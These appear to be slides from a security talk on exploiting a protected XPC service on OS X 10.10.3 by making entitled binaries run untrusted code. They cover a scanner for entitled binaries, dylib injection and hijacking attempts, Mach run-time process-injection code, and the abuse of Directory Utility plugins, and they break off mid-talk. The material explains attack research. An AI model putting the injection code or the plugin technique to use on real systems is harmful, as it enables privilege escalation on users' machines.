
exploitation on OS X 10.10.3




THE GOAL

successfully (re)connect to the protected XPC service

connect = win!



authentication is 100% dependent on entitlements, can we simply coerce a legitimate (entitled) binary to execute untrusted code?



infection?



injection?



hijacking?



(evil) plugins?

FIND 'ENTITLED' BINARIES

scan entire file system for `com.apple.private.admin.writeconfig`

```
#recursively walk (starting at root)
for root, dirnames, filenames in os.walk('/'):

    #check all files
    for filename in filenames:

        #check for entitlements
        output = subprocess.check_output( \
            ['codesign', '-d', '--entitlements', '-', os.path.join(root, filename)])

        #check for entitlement key
        if '<key>com.apple.private.admin.writeconfig</key>' in output:

            #found! :)
```





```
# python findEntitled.py
/System/Library/CoreServices/Finder.app/Contents/MacOS/Finder
/System/Library/CoreServices/Setup Assistant.app/Contents/MacOS/Setup Assistant
/System/Library/CoreServices/Applications/Directory Utility.app/Contents/MacOS/Directory Utility
...
```

entitled binaries

INFECTION

can a entitled binary be infected/patched?



nope: loader verifies all digital signatures!

killed by the loader

```
Process:      Directory Utility [1337]
Path:         Directory Utility.app/Contents/MacOS/Directory Utility

Exception Type: EXC_CRASH (Code Signature Invalid)
Exception Codes: 0x0000000000000000, 0x0000000000000000
```

load-time binary verification

LOAD-TIME INJECTION

can DYLD_INSERT_LIBRARIES be (ab)used?

```
$ DYLD_INSERT_LIBRARIES=rootPipe.dylib Directory Utility.app/Contents/MacOS/Directory Utility
```

```
//for restricted binaries, delete all DYLD_* and LD_LIBRARY_PATH environment variables
```

```
static void pruneEnvironmentVariables(const char* envp[], const char*** applep)
```

```
{
```

```
    int removedCount = 0;
```

```
    const char** d = envp;
```

```
    for(const char** s = envp; *s != NULL; s++) {
```

```
        if(strncmp(*s, "DYLD_", 5) != 0)
```

```
            *d++ = *s;
```

```
        else
```

```
            ++removedCount;
```

```
    }
```

```
    if (removedCount != 0){
```

```
        dyld::log("dyld: DYLD_ environment variables being ignored because ");
```

```
        switch (sRestrictedReason) {
```

```
            case restrictedByEntitlements:
```

```
                dyld::log("main executable (%s) is code signed with entitlements\n", sExecPath);
```



nope: loader ignores DYLD_
env. vars for entitled binaries

DYLIB HIJACKING

can dylib hijacking be (ab)used?



nope: no vulnerable apps are entitled

The screenshot shows a macOS window titled "Dylib Hijack Scanner". At the top center is a large play button icon with the text "Start Scan" below it. Below this is a section titled "Vulnerable Applications" with a red bug icon on the left and "total: 110" on the right. The list contains three entries, each with an icon, a file path, a vulnerability path, and a search icon:

- /Applications/iPhoto.app/Contents/Library/LoginItems/PhotoStreamAgent.app/Contents/MacOS/PhotoStreamAgent
rpath vulnerability: /Applications/iPhoto.app/Contents/Library/LoginItems/PhotoFoundation.framework/Versions/A/PhotoFoundation
- /Applications/iPhoto.app/Contents/Library/LoginItems/PhotoS.../com.apple.photostream-agent.ImageConversionService
rpath vulnerability: /Applications/iPhoto.app/Contents/Library/LoginItems/PhotoFoundation.framework/Versions/A/PhotoFoundation
- /Applications/Xcode.app/Contents/MacOS/Xcode
rpath vulnerability: /Applications/Xcode.app/Contents/Frameworks/DVTFoundation.framework/Versions/A/DVTFoundation

At the bottom left is a gear icon, in the center is an Apple logo, and at the bottom right is the text "scan complete!".

'hijackable' apps



white paper
www.virusbtn.com/dylib

RUN-TIME INJECTION

can code be injected into a entitled process?



nope: `task_for_pid()`
requires r00t

```
//shellcode (here: x86_64)
```

```
char shellCode[] =
```

```
"\x55"
```

```
"\x48\x89\xe5"
```

```
.....
```

```
// pushq %rbp
```

```
// movq %rsp, %rbp
```

```
//1: get task for pid
```

```
task_for_pid(mach_task_self(), pid, &remoteTask);
```

```
//2: alloc remote stack/code
```

```
mach_vm_allocate(remoteTask, &remoteStack64, STACK_SIZE, VM_FLAGS_ANYWHERE);
```

```
mach_vm_allocate(remoteTask, &remoteCode64, sizeof(shellCode), VM_FLAGS_ANYWHERE );
```

```
//3: copy code into remote proc
```

```
mach_vm_write(remoteTask, remoteCode64, (vm_address_t)shellCode, sizeof(shellCode));
```

```
//4: make remote code executable
```

```
vm_protect(remoteTask, remoteCode64, sizeof(shellCode), FALSE, VM_PROT_READ | VM_PROT_EXECUTE);
```

```
//5: init & start remote thread
```

```
remoteThreadState64.__rip = (u_int64_t) (vm_address_t) remoteCode64;
```

```
remoteThreadState64.__rsp = (u_int64_t) remoteStack64;
```

```
remoteThreadState64.__rbp = (u_int64_t) remoteStack64;
```

```
thread_create_running(remoteTask, x86_THREAD_STATE64, (thread_state_t)&remoteThreadState64,  
x86_THREAD_STATE64_COUNT, &remoteThread);
```



run-time process injection

EVIL PLUGINS

can (app-specific) plugins be (ab)used?




maybe!? Directory Utility appears to support plugins


```
# codesign -d --entitlements - /System/Library/CoreServices/Applications/Directory\ Utility.app/  
Contents/MacOS/Directory\ Utility  
<?xml version="1.0" encoding="UTF-8"?>  
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/  
PropertyList-1.0.dtd">  
<plist version="1.0">  
<dict>  
  <key>com.apple.private.admin.writeconfig</key>  
  <true/>  
</dict>  
</plist>
```



Directory Utility



Plugins





EVIL PLUGINS

can app-specific plugin loading be abused?

install evil plugin?

```
void -[PluginController loadPlugins]
{
    rax = [NSBundle mainBundle];
    rax = [rax builtInPlugInsPath];
    [self loadPluginsInDirectory:rax];
    return;
}
```



```
# fs_usage -w -f filesystem
```

```
open (R____) /System/Library/CoreServices/Applications/Directory Utility.app/Contents/PlugIns/
NIS.daplug/Contents/MacOS/NIS
```

```
open (R____) /System/Library/CoreServices/Applications/Directory Utility.app/Contents/PlugIns/
LDAPv3.daplug/Contents/MacOS/LDAPv3
```


```
open (R____) /System/Library/CoreServices/Applications/Directory Utility.app/Contents/PlugIns/
Active Directory.daplug/Contents/MacOS/Active Directory
```

```
...
```


Directory Utility loads plugins

INSTALL THE PLUGIN (AS ROOT)

